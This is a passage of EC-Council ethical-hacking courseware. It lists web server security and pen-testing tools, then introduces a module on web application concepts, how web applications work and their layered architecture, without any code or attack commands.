



Figure 13.50: Screenshot of Fortify WebInspect

The following are some additional web server security tools:

- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Retina Host Security Scanner (*https://www.beyondtrust.com*)
- NetIQ Secure Configuration Manager (*https://www.netiq.com*)
- SAINT Security Suite (*https://www.carson-saint.com*)
- Sophos Intercept X for Server (*https://www.sophos.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Pen Testing Tools

- **CORE Impact**

  Source: *https://www.coresecurity.com*

  CORE Impact finds vulnerabilities in an organization's web server. This tool allows a user to evaluate the security posture of a web server by using the same techniques currently employed by cyber criminals. It scans for possible vulnerabilities in the web server, imports scan results, and runs exploits to test the identified vulnerabilities. It can also scan network servers, workstations, firewalls, routers, and various applications for vulnerabilities; identify which vulnerabilities pose real threats to the network; determine the potential impact of exploited vulnerabilities; and prioritize and execute remediation efforts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.51: Screenshot of CORE Impact

The following are some additional web server pen testing tools:

- Immunity CANVAS (*https://www.immunityinc.com*)
- Arachni (https://www.arachni-scanner.com)
- WebSurgery (*http://sunrisetech.gr*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Summary

In this module, we discussed in detail general concepts related to web servers; various web server threats and attacks; the web server attack methodology, which includes information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server passwords hacking; and various web server hacking tools. Additionally, we discussed various countermeasures that can be employed to prevent web server hacking attempts by threat actors. We also discussed patch management concepts. This module ended with a detailed discussion on how to secure web servers using various security tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, hack web applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 14:
Hacking Web Applications



Module Objectives

The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications and web attack vectors as well as how to protect an organization's information resources from them. It describes the general web application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization's security against web application attacks. This module will also familiarize you with web API, webhooks, and web shell concepts as well as hacking. In addition, it discusses several tools that are useful in different stages of web application security assessment.


At the end of this module, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe the web application hacking methodology
- Use different web application hacking tools
- Explain web API, webhooks, and web shell concepts
- Understand how to hack web applications via web API, webhooks, and web shells

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Adopt countermeasures against web application attacks
- Use different web application security testing tools


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Concepts

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insights into web services and vulnerability stacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, Cherokee, etc.

Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.

Although web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user’s request.
- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.1: Working of web applications

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The "business logic" layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware". It defines the flow of data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MySQL server).

